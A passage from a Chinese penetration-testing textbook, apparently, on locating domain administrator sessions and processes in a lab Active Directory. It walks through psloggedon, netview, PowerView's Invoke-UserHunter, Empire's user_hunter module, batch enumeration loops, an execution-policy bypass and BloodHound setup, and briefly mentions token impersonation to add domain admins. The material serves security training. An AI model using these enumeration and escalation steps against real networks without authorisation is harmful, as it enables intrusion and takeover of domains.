在一个域中，当计算机加入域后，会默认给域管理员组赋予本地系统管理员的权限。也就是说，在计算机添加到域中，成为域的成员主机后，系统会自动将域管理员组添加到本地系统管理员组中。因此，域管理员组的成员均可访问本地计算机，而且具备完全控制权限。

渗透测试人员通常会通过搜集域内信息，追踪域内特权用户、域管理组用户的历史登录位置、当前登录位置等。定位域内管理员的常规渠道，一是日志，二是会话。日志是指本地机器的管理员日志，可以使用脚本或 wevtutil 导出查看。会话是指域内每个机器的登录会话，可以匿名查询，无须权限，可以使用 netsess.exe 或 PowerView 等工具查询。

### 2.10.2 常用域管理员定位工具

假设已经在 Windows 域中取得了普通用户权限，希望在域内横向移动，想知道域内用户登录的位置、他是否是任何系统中的本地管理员、他所归属的组、他是否有权访问文件共享等。枚举主机、用户和组，有助于我们更好地了解域内布局。

常用的工具有 psloggedon.exe、pveFindADUser.exe、netsess.exe、hunter、NetView 等。在 PowerShell 中，常用的脚本是 PowerView。

#### 1. psloggedon.exe


在 Windows 中，可以使用命令“net session”查看谁在本地计算机上使用了资源，但是没有命令用来查看谁在使用远程计算机的资源、谁登录了本地或远程计算机。psloggedon.exe 可以显示本

地登录的用户和通过本地计算机或远程计算机的资源登录的用户。如果指定了用户名而不是计算机, psloggedon.exe 会搜索网络邻居中的计算机, 并显示该用户当前是否已登录, 其原理是通过检验注册表里 HKEY\_USERS 项的 key 值来查询谁登录过机器 (同样调用了 NetSessionEnum API), 某些功能需要拥有管理员权限才能使用。psloggedon.exe 的下载地址为 <https://docs.microsoft.com/en-us/sysinternals/downloads/psloggedon>, 使用如下命令及参数, 如图 2-68 所示。

---

```
psloggedon [-] [-l] [-x] [\\computername|username]
```

---



```
C:\>PsLoggedon.exe \\DC

PsLoggedon v1.35 - See who's logged on
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Users logged on locally:
      2019/2/1 14:24:40      HACKE\Administrator

Users logged on via resource shares:
      2019/2/1 14:25:38      HACKE\testuser
```

图 2-68 psloggedon.exe

- -: 显示支持的选项和用于输出值的单位。
- -l: 仅显示本地登录, 不显示本地和网络资源登录。
- -x: 不显示登录时间。
- \\computername: 指定要列出登录信息的计算机的名称。
- Username: 指定用户名, 在网络中搜索该用户登录的计算机。

## 2. pveFindADUser.exe

pveFindADUser.exe 可用于查找 Active Directory 用户登录的位置, 枚举域用户, 以及查找在特定计算机上登录的用户, 包括本地用户、通过 RDP 登录的用户、用于运行服务和计划任务的用户账户。运行该工具的计算机需要具有 .NET Framework 2.0, 并且需要具有管理员权限。pveFindADUser.exe 的下载地址为 <https://github.com/chrisdee/Tools/tree/master/AD/ADFindUsersLoggedOn>, 使用如下命令及参数, 如图 2-69 所示。

---

```
pveFindADUser.exe <参数>
```

---

- -h: 显示帮助。
- -u: 检查是否有更新版本的实用程序。
- -current ["username"]: 如果仅指定了 -current 参数, 将获取所有目标计算机上当前登录的所有用户。如果指定了用户名 (DOMAIN\Username), 则显示该用户登录的计算机。
- -last ["username"]: 如果仅指定了 -last 参数, 将获取目标计算机上的最后一个登录用户。如果指定了用户名 (DOMAIN\Username), 则显示具有此用户账户作为上次登录的计算机。

根据网络的策略，可能会隐藏最后一个登录用户名，且该工具可能无法得到该用户名。

- -noping: 阻止该工具在尝试获取用户登录信息之前对目标计算机执行 ping 命令。
- -target: 可选参数，用于指定要查询的主机。如果未指定此参数，将查询当前域中的所有主机。如果指定此参数，则后跟一个由逗号分隔的主机名列表。

```
C:\>PUEFindADUser.exe -current

-----
PUE Find AD Users
Peter Van Eeckhoutte
<c> 2009 - http://www.corelan.be:8800
Version : 1.0.0.12
-----

[+] Finding currently logged on users ? true
[+] Finding last logged on users ? false

[+] Enumerating all computers...
[+] Number of computers found : 3
[+] Launching queries
  [+] Processing host : DC.hacke.testlab <Windows Server 2012 R2 Datacenter>
      - Logged on user : hacke\administrator
  [+] Processing host : WIN7-X64-TEST.hacke.testlab <Windows 7 旗舰版;Service Pack 1>
  [+] Processing host : WIN-2008.hacke.testlab <Windows Server 2008 R2 Datacenter>
[+] Report written to report.csv
```

图 2-69 pveFindADUser.exe

在最简单的形式中，直接运行“pveadfinduser.exe -current”命令，即可显示域中的所有计算机（计算机、服务器、域控制器等）上当前登录的所有用户。查询的结果会输出到一个文件 report.csv 中。

### 3. netview.exe

netview.exe 是一个枚举工具，使用 WinAPI 枚举系统，利用 NetSessionEnum 找寻登录会话，利用 NetShareEnum 找寻共享，利用 NetWkstaUserEnum 枚举登录的用户。同时，netview.exe 能够查询共享入口和有价值用户。netview.exe 的绝大部分功能不需要管理员权限即可执行，下载地址为 <https://github.com/mubix/netview>，使用如下命令及参数，如图 2-70 所示。

---

netview.exe <参数>

---

```
Enumerating AD Info
[+] WINDOWS2 - Comment -
[+] W - OS Version - 6.1

Enumerating IP Info
[+] <null> - IPv6 Address - fe80::7500:cecb:d078:8688%11
[+] <null> - IPv4 Address - 192.168.52.205

Enumerating Share Info
[+] WINDOWS2 - Share : ADMIN$           : Remote Admin
[+] Read access to: \\WINDOWS2\ADMIN$
[+] WINDOWS2 - Share : C$               : Default share
[+] Read access to: \\WINDOWS2\C$
[+] WINDOWS2 - Share : IPC$             : Remote IPC


Enumerating Session Info
[+] WINDOWS2 - Session - jasonf from \\[fe80::7500:cecb:d078:8688]
Idle: 0
```

图 2-70 netview.exe

- -h: 显示帮助菜单。
- -f filename.txt: 指定从中提取主机列表的文件。
- -e filename.txt: 指定要排除的主机名文件。
- -o filename.txt: 将所有输出重定向到文件。
- -d domain: 指定从中提取主机列表的域。如果没有指定, 则使用当前域。
- -g group: 指定用户搜寻的组名。如果没有指定, 则使用 Domain Admins。
- -c: 检查对已找到共享的访问权限。

#### 4. Nmap 的 NSE 脚本

如果有域账户或者本地账户, 就可以使用 Nmap 的 smb-enum-sessions.nse 引擎来获取远程机器的登录会话, 并且不需要管理员权限, 如图 2-71 所示。smb-enum-sessions.nse 的下载地址为 <https://nmap.org/nsedoc/scripts/smb-enum-sessions.html>。



```
Host script results:
| smb-enum-sessions:
|   Users logged in
|   TESTLAB\Administrator since <unknown>
|   Active SMB sessions
|   JASONF is connected from \\192.168.52.242
|_  [you], idle for [not idle]
```

图 2-71 Nmap 的 NSE 脚本

- smb-enum-domains.nse: 对域控制器进行信息收集, 可以获取主机信息、用户、密码策略可以使用的用户等。
- smb-enum-users.nse: 在进行域渗透测试的时候, 如果获取了域内某台主机的权限, 但是权限有限, 不能获取更多的域用户信息, 就可以借助这个脚本对域控制器进行扫描。
- smb-enum-shares.nse: 遍历远程主机的共享目录。
- smb-enum-processes.nse: 对主机的系统进程进行遍历。通过这些信息, 可以知道目标主机上运行软件信息, 选择合适的漏洞或者规避防火墙及杀毒软件。
- smb-enum-sessions.nse: 获取域内主机的用户登录会话, 查看当前是否有用户登录。
- smb-os-discovery.nse: 收集目标主机的操作系统、计算机名、域名、全称域名、域林名称、NetBIOS 机器名、NetBIOS 域名、工作组、系统时间。

#### 5. PowerView 脚本

PowerView 是一款 PowerShell 脚本, 里面有一些功能可以辅助找寻定位关键用户, 下载地址为 <https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView>。

- Invoke-StealthUserHunter: 只需要一次查询, 就可以获取域内的所有用户。从 user.HomeDirectories 中提取所有用户, 并对每个服务器进行 Get-NetSessions 获取。因为不需要使用 Invoke-UserHunter 对每台机器进行操作, 所以这个方法的隐蔽性相对较高, 但涉

及的机器面不一定完整。默认使用 Invoke-StealthUserHunter，如果找不到需要的信息，就接着使用 Invoke-UserHunter 方法。

- **Invoke-UserHunter**：找到域内特定的用户群。它接收用户名、用户列表或域组查询，并接收一个主机列表或查询可用的主机域名。它会使用 Get-NetSessions 和 Get-NetLoggedon（调用 NetSessionEnum 和 NetWkstaUserEnum API）扫描每个服务器，而且会比较结果，筛选出目标用户集。使用这个工具是不需要管理员权限的。在本地绕过执行该脚本，如图 2-72 所示。

```
C:\>powershell.exe -exec bypass -Command "& {Import-Module C:\PowerView.ps1; Invoke-UserHunter}"

UserDomain      : HACKE
UserName        : Administrator
ComputerName    : DC.hacke.testlab
IPAddress       : 1.1.1.2
SessionFrom     :
SessionFromName :
LocalAdmin      :

UserDomain      : HACKE
UserName        : Administrator
ComputerName    : WIN-2008.hacke.testlab
IPAddress       : 1.1.1.10
SessionFrom     :
SessionFromName :
LocalAdmin      :
```

图 2-72 Invoke-UserHunter

## 6. Empire 下的 user\_hunter 模块

在 Empire 下也存在类似 Invoke-UserHunter 的模块——user\_hunter，这个模块就是用来查找域管理员登录的机器的。

使用 usemodule situational\_awareness/network/powerview/user\_hunter 模块可以清楚地看到哪个用户登录了哪台主机。在这里，显示域管理员曾经登录了机器名为 WIN7-64.shuteer.testlab、IP 地址为 192.168.31.251 的机器，如图 2-73 所示。

```
(Empire: situational_awareness/network/powerview/user_hunter) > execute
(Empire: situational_awareness/network/powerview/user_hunter) >
Job started: Debug32_nm2w3

UserDomain      : SHUTEER
UserName        : Administrator
ComputerName    : WIN7-64.shuteer.testlab
IPAddress       : 192.168.31.251
SessionFrom     :
LocalAdmin      :

Invoke-UserHunter completed!
```

图 2-73 显示域管理员曾经登录过的机器

## 2.11 查找域管理进程

一个典型的域权限提升过程通常围绕着收集明文凭据或者通过 Mimikatz 来获得提升的权限等方法,然后在其所获取管理员权限的系统中寻找域管理员登录进程,从而收集域管理员的凭据。

如果在一个非常复杂的内网环境中,渗透测试人员不能立即在拥有权限的系统上获得域管理员进程,通常采用的方法是在跳板机之间进行跳转,直至获取域管理员权限,并进行一些分析工作,以找到其渗透测试路径。

我们来看一种假设的情况:渗透测试人员在某个内网环境中获得了一个域普通用户的权限,首先通过各种方法获得当前服务器的本地管理员权限,然后分析当前服务器的用户登录列表及会话信息,找出有哪些用户登录了这台服务器上。如果渗透测试人员通过分析发现,可以获取权限的登录用户都不是域管理员账户,同时也没有域管理员组的用户登录这台服务器,那么他会选择另一个账户,继续寻找这个账户在内网哪个机器上具有管理权限,再枚举这台机器上的登录用户,并继续进行渗透测试,直至找到一个有效的路径可以获取到域管理员权限为止。在具有成千上万台计算机和用户的环境中,该过程可能需要几天甚至几周的时间。

### 2.11.1 本机检查


#### 1. 获取域管理员列表

执行如下命令,可以看到当前域管理员有两个,如图 2-74 所示。

---

```
net group "Domain Admins" /domain
```

---



```
PS C:\> net group "Domain Admins" /domain
这项请求将在域 hacke.testlab 的域控制器处理。

组名      Domain Admins
注释      指定的域管理员

成员

-----
Administrator      testuser
命令成功完成。
```

图 2-74 获取域管理员列表

#### 2. 列出本机所有进程及进程用户

指定如下命令,列出本机所有进程及进程用户,如图 2-75 所示。

---

```
Tasklist /v
```

---

#### 3. 寻找是否有进程所有者为域管理员的进程

当前存在域管理进程。通过对本机检查的方法,如果能够顺便找到域管理员进程是最好的,但有时实际情况并非这样。



GoogleCrashHandler.exe	756 Services	0	1.152 K Unknown	暂缺
GoogleCrashHandler64.exe	3088 Services	0	1.044 K Unknown	暂缺
csrss.exe	1380 Console	1	16.468 K Running	暂缺
winlogon.exe	3908 Console	1	6.796 K Unknown	暂缺
taskhost.exe	2040 Console	1	7.352 K Running	HACKER\testuser

图 2-75 查看进程

2.11.2 查询域控制器的域用户会话

查询域控制器的域用户会话，其原理是：在域控制器中查询域用户会话列表，并将其与域管理员列表交叉引用，从而找出域管理会话的系统列表。在这里，必须查询所有域控制器。

1. 查询域控制器列表

使用 LDAP 查询从 Domain Controllers 单元收集的域控制器的列表。也可以使用 net 命令查询域控制器列表，如下所示。

```
net group "Domain Controllers" /domain
```

2. 收集域管理员列表

使用 LDAP 进行查询。也可以使用 net 命令从域管理员组中收集域管理员列表，如下所示。

```
net group "Domain Admins" /domain
```

3. 收集所有活动域会话列表

使用 Netsess.exe 查询每个域控制器，收集所有活动域会话列表。Netsess 是一个很棒的工具，它包含了本地 Windows 函数 netsessionenum，命令如下，如图 2-76 所示。该函数可以返回活动会话的 IP 地址、域账户、会话开始时间和空闲时间。

```
Netsess.exe -h
```

```
C:\>NetSess -h
NetSess V002.00.00cpp Joe Richards (joe@joeware.net) January 2004
Enumerating sessions on local host
Client           User Name        Time             Idle Time
-----
\\1.1.1.2        administrator    000:00:32       000:00:21
Total of 1 entries enumerated
```

图 2-76 使用 Netsess.exe 收集所有活动域会话列表

#### 4. 交叉引用域管理员列表与活动会话列表

将域管理员列表与活动会话列表进行交叉引用，以确定哪些 IP 地址具有活动域令牌。

在一个安全的环境中，可能需要等待具有域管理员权限的域管理员活动才能执行操作。所以，需要多次运行该过程，也可以使用下列脚本，快速使用 Netsess.exe 的 Windows 命令行。

将域控制器列表添加到 dcs.txt 中，将域管理员列表添加到 admins.txt 中，并和 netsess.exe 放在同一个目录下。运行如下脚本后，会在当前目录下生成一个 sessions.txt 文本文件，如图 2-77 所示。

---

```
FOR /F %i in (dcs.txt) do @echo [+] Querying DC %i && @netsess -h %i 2>nul >
sessions.txt && FOR /F %a in (admins.txt) DO @type sessions.txt | @findstr
/I %a
```

---

```
C:\>type sessions.txt
Enumerating Host: 1.1.1.2
Client           User Name           Time           Idle Time
-----
\\1.1.1.10       Administrator        000:00:00      000:00:00
Total of 1 entries enumerated
```

图 2-77 运行结果

网上也有类似的脚本，如 Get Domain Admins (GDA) 批处理脚本，它可以自动完成整个过程，下载地址为 <https://github.com/nullbind/Other-Projects/tree/master/GDA>。

### 2.11.3 扫描远程系统上运行的任务

如果渗透目标在域系统上使用共享本地管理员账户运行后，可以用下列脚本来扫描系统中的域管理任务。

同样首先从“域管理员”组中收集域管理员的列表。

---

```
net group "Domain Admins" /domain
```

---

然后使用下列脚本，其中 ips.txt 填入目标域系统的列表，在 names.txt 填入收集来的域管理员的列表。运行结果如图 2-78 所示。

---

```
FOR /F %i in (ips.txt) DO @echo [+] %i && @tasklist /V /S %i /U user /P
password 2>NUL > output.txt && FOR /F %n in (names.txt) DO @type output.txt |
findstr %n > NUL && echo [!] %n was found running a process on %i && pause
```

---

```
C:\>FOR /F %i in (ips.txt) DO @echo [+] %i && @tasklist /V /S %i /U user /P pass
word 2>NUL > output.txt && FOR /F %n in (names.txt) DO @type output.txt | findst
r %n > NUL && echo [!] %n was found running a process on %i && pause
[+] 1.1.1.2
```

图 2-78 运行结果

### 2.11.4 扫描远程系统上 NetBIOS 信息


在一些 Windows 系统中，允许用户通过 NetBIOS 查询已登录用户。下面这个 Windows 命令行脚本将扫描远程系统活跃域管理会话。

同样，先收集域管理员列表，然后将目标域系统列表添加到 ips.txt 文件中，将收集到的域管理员列表添加到 admins.txt 文件中，并置于同一目录下，如图 2-79 所示。

---

```
for /F %i in (ips.txt) do @echo [+] Checking %i && nbtstat -A %i
2>NUL >nbssessions.txt && FOR /F %n in (admins.txt) DO @type nbssessions.txt |
findstr /I %n > NUL && echo [!] %n was found logged into %i
```

---



```
C:\>for /F %i in (ips.txt) do @echo [+] Checking %i && nbtstat -A %i 2>NUL >nbse
ssions.txt && FOR /F %n in (admins.txt) DO @type nbssessions.txt | findstr /I %n
> NUL && echo [!] %n was found logged into %i
[+] Checking 1.1.1.2
```


图 2-79 运行结果 (1)

同样，在这里也可以使用 nbtscan 工具。先收集域管理员列表，然后将目标域系统列表添加到 ips.txt 文件中，将收集到的域管理员列表添加到 admins.txt 文件中，和 nbtscan 工具置于同一目录下，如图 2-80 所示。

---

```
for /F %i in (ips.txt) do @echo [+] Checking %i && nbtscan -f %i
2>NUL >nbssessions.txt && FOR /F %n in (admins.txt) DO @type nbssessions.txt |
findstr /I %n > NUL && echo [!] %n was found logged into %i
```

---



```
C:\>for /F %i in (ips.txt) do @echo [+] Checking %i && nbtscan -f %i 2>NUL >nbse
ssions.txt && FOR /F %n in (admins.txt) DO @type nbssessions.txt | findstr /I %n
> NUL && echo [!] %n was found logged into %i
[+] Checking 1.1.1.2
```

图 2-80 运行结果 (2)

## 2.12 模拟域管理员方法简介

如果您已经有一个 meterpreter 会话，您可以使用 Incognito 模拟域管理员，或添加一个新的域管理员。通过尝试遍历系统中所有可用的授权令牌来随意添加新的管理员。具体操作方法在第四章中会详细讲解。

## 2.13 利用 PowerShell 收集域信息

PowerShell 是微软推出的一款用于提高管理员对操作系统及应用程序易用性和扩展性的脚本环境，可以说是 cmd.exe 的加强版。微软已经将 PowerShell 2.0 内置在 Windows Server 2008 和 Windows 7 中，将 PowerShell 3.0 内置在 Windows Server 2012 和 Windows 8 中，将 PowerShell 4.0

内置在 Windows Server 2012 R2 和 Windows 8.1 中，将 PowerShell 5.0 内置在 Windows Server 2016 和 Windows 10 中。PowerShell 作为微软官方推出的脚本语言，在 Windows 系统中的强大众所周知：在系统管理员手中，可以提高 Windows 系统管理工作的自动化程度；在渗透测试人员手中，便于渗透测试人员更好地绕过系统防护和相关反病毒软件。

如果想在 Windows 系统中执行一个 PowerShell 脚本，首先需要在 Windows 系统的“开始菜单”中打开“Run”对话框，输入“powershell”，如图 2-81 所示。




图 2-81 输入“powershell”

接下来，将弹出一个窗口，窗口上方有“Administrator”字样，代表当前 PowerShell 权限为管理员权限，如图 2-82 所示。



图 2-82 PowerShell 弹窗

如果想执行一个 PowerShell 脚本，需要修改 PowerShell 的默认权限为执行权限。PowerShell 常用的执行权限共有四种，具体如下。

- Restricted：默认设置，不允许执行任何脚本。
- Allsigned：只能运行经过证书验证的脚本。
- Unrestricted：权限最高，可以执行任意脚本。
- RemoteSigned：本地脚本无限制，但是对来自网络的脚本必须经过签名。

在 PowerShell 中输入“Get-ExecutionPolicy”，看到为默认 Restricted 权限，如图 2-83 所示。

```
PS C:\Windows\system32> Get-ExecutionPolicy
Restricted
PS C:\Windows\system32>
```

图 2-83 查看当前 PowerShell 执行权限

将 PowerShell 执行权限改为 Unrestricted，输入“Y”，如图 2-84 所示。

```
PS C:\Windows\system32> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic. Do you want to change the execution
policy?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): Y
PS C:\Windows\system32>
```

图 2-84 修改 PowerShell 执行权限

PowerView 是一款依赖 PowerShell 和 WMI 对内网域情况进行查询的常用渗透脚本。

PowerView 集成在 PowerSploit 工具包中，下载地址为 <https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1>。

打开一个 PowerShell 窗口，进入 PowerSploit 目录下的 Recon 目录，输入命令 “Import-Module .\PowerView.ps1”，成功导入脚本，没有报错，如图 2-85 所示。

```
PS C:\Windows\system32> cd C:\Users\user1\Desktop\PowerSploit-master\Recon
PS C:\Users\user1\Desktop\PowerSploit-master\Recon> Import-Module .\PowerView.ps1
PS C:\Users\user1\Desktop\PowerSploit-master\Recon>
```

图 2-85 导入 PowerView.ps1 脚本

PowerView 中的常用命令如下。

- Get-NetDomain：获取当前用户所在的域名称。
- Get-NetUser：返回所有用户的详细信息。
- Get-NetDomainController：获取所有域控制器。
- Get-NetComputer：获取所有域内机器的详细信息。
- Get-NetOU：获取域中的 OU 信息。
- Get-NetGroup：获取所有域内组和组成员信息。
- Get-NetFileServer：根据 SPN 获取当前域使用的文件服务器。
- Get-NetShare：获取当前域内所有网络共享。
- Get-NetSession：获取在指定服务器存在的会话信息。
- Get-NetRDPSession：获取在指定服务器存在的远程连接信息。
- Get-NetProcess：获取远程主机的进程信息。
- Get-UserEvent：获取指定用户的日志信息。
- Get-ADObject：获取活动目录的对象信息。
- Get-NetGPO：获取域所有组策略对象。
- Get-DomainPolicy：获取域默认或域控制器策略。
- Invoke-UserHunter：用于获取域用户登录计算机及该用户是否有本地管理权限。
- Invoke-ProcessHunter：查找域内所有机器进程用于找到某特定用户。
- Invoke-UserEventHunter：根据用户日志获取某域用户登录过哪些域机器。

2.14 域渗透分析工具 BloodHound

BloodHound 是一个免费的工具。BloodHound 以用图与线的形式将域内用户、计算机、组、会话、ACL 及域内所有相关用户、组、计算机、登录信息、访问控制策略之间的关系直观地展现在 Red Team 成员面前，更便捷地分析域内情况，更快地在域内提升权限。BloodHound 也可以使 Blue Team 成员对己方网络系统进行更好的安全检测，以及保证域的安全性。BloodHound 使用图形理论，自动化地在 Active Directory 环境中理清大部分人员之间的关系和细节。使用 BloodHound，可以快速地深入了解 AD 中的一些用户关系、哪些用户具有管理员权限、哪些用户有权对任何计算机都拥有管理权限，以及有效的用户组成员信息。

BloodHound 通过在域内导出相关信息，在将数据采集后，将其导入本地安装好的 Neo4j 数据库中，展示和分析域内所需相关信息。Neo4j 是一款 NoSQL 图形数据库，它将结构化数据存储在网络上而不是表中。Bloodhound 正是利用这种特性加以合理分析，更加直观地以节点空间的形式来表达相关数据。Neo4j 就像 MySQL 或其他数据库一样，有自己的查询语言 Cypher Query Language。因为 Neo4j 是一款非关系型数据库，要想用它查询数据，同样需要自己独特的语法。

2.14.1 安装 BloodHound 所需环境

首先，准备一台安装有 Windows Server 操作系统的机器。为了方便、快捷地使用 Neo4j 的 Web 管理界面，推荐安装 Chrome 或火狐浏览器。

Neo4j 数据库需要 Java 环境才能运行。从 Oracle 官方网站下载 JDK Windows x64 安装包并安装，如图 2-86 所示。

Java SE Development Kit 8u191		
You must accept the <a href="#">Oracle Binary Code License Agreement for Java SE</a> to download this software.		
Thank you for accepting the Oracle Binary Code License Agreement for Java SE; you may now download this software.		
Product / File Description	File Size	Download
Linux ARM 32 Hard Float ABI	72.97 MB	<a href="#">jdk-8u191-linux-arm32-vfp-hflt.tar.gz</a>
Linux ARM 64 Hard Float ABI	69.92 MB	<a href="#">jdk-8u191-linux-arm64-vfp-hflt.tar.gz</a>
Linux x86	170.89 MB	<a href="#">jdk-8u191-linux-i586.rpm</a>
Linux x86	185.69 MB	<a href="#">jdk-8u191-linux-i586.tar.gz</a>
Linux x64	167.99 MB	<a href="#">jdk-8u191-linux-x64.rpm</a>
Linux x64	182.87 MB	<a href="#">jdk-8u191-linux-x64.tar.gz</a>
Mac OS X x64	245.92 MB	<a href="#">jdk-8u191-macosx-x64.dmg</a>
Solaris SPARC 64-bit (SVR4 package)	133.04 MB	<a href="#">jdk-8u191-solaris-sparcv9.tar.Z</a>
Solaris SPARC 64-bit	94.28 MB	<a href="#">jdk-8u191-solaris-sparcv9.tar.gz</a>
Solaris x64 (SVR4 package)	134.04 MB	<a href="#">jdk-8u191-solaris-x64.tar.Z</a>
Solaris x64	92.13 MB	<a href="#">jdk-8u191-solaris-x64.tar.gz</a>
Windows x86	197.34 MB	<a href="#">jdk-8u191-windows-i586.exe</a>
Windows x64	207.22 MB	<a href="#">jdk-8u191-windows-x64.exe</a>

图 2-86 下载 JDK

在 Neo4j 官方网站的社区服务版模块中选择“Windows”选项，并下载最新的 Neo4j 数据库安装包（写作本书时的最新版为 3.5.1），如图 2-87 所示。




图 2-87 选择系统下载 Windows 版 Neo4j 数据库

下载完成并解压，打开 cmd 窗口，进入解压后的 bin 目录。在 cmd 下输入命令“neo4j.bat console”，启动 Neo4j 服务，如图 2-88 所示。

```
C:\neo4j-community-3.5.1-windows\neo4j-community-3.5.1\bin>neo4j.bat console
2019-01-11 13:18:07.959+0000 INFO ===== Neo4j 3.5.1 =====
2019-01-11 13:18:07.974+0000 INFO Starting...
2019-01-11 13:18:12.365+0000 INFO Bolt enabled on 127.0.0.1:7687.
2019-01-11 13:18:13.755+0000 INFO Started.
2019-01-11 13:18:14.599+0000 INFO Remote interface available at http://localhost:7474/
```

图 2-88 在本地启动 Neo4j 服务

看到服务成功启动的提示后，打开浏览器，输入地址“http://127.0.0.1:7474/browser/”。打开页面后，输入账号和密码，如图 2-89 所示。




图 2-89 登录并修改 Neo4j 密码

Neo4j 默认的配置信息如下。

- Host: `http://127.0.0.1:7474`。
- User: `neo4j`。
- Password: `neo4j`。

输入完成后，提示修改密码。在这里，为了方便演示，将密码修改为“123456”。

在 GitHub 的 BloodHound 项目中提供了其 Release 版本，下载地址为 <https://github.com/BloodHoundAD/BloodHound/releases/download/2.0.4/BloodHound-win32-x64.zip>。读者也可以选择下载源代码自己构建。在这里，选择直接下载 Release 版本，如图 2-90 所示。




图 2-90 下载 BloodHound

下载完成后进行解压，进入目录，找到 `BloodHound.exe`，双击运行，如图 2-91 所示。




图 2-91 在本地运行 BloodHound

- Database URL: `bolt://localhost:7687`。
- DB Username: `neo4j`。
- DB Password: `123456`。



输入以上信息后，单击“Login”按钮，进入 BloodHound 主界面，如图 2-92 所示。




图 2-92 BloodHound 主页面

现在，Bloodhound 已经安装成功了。

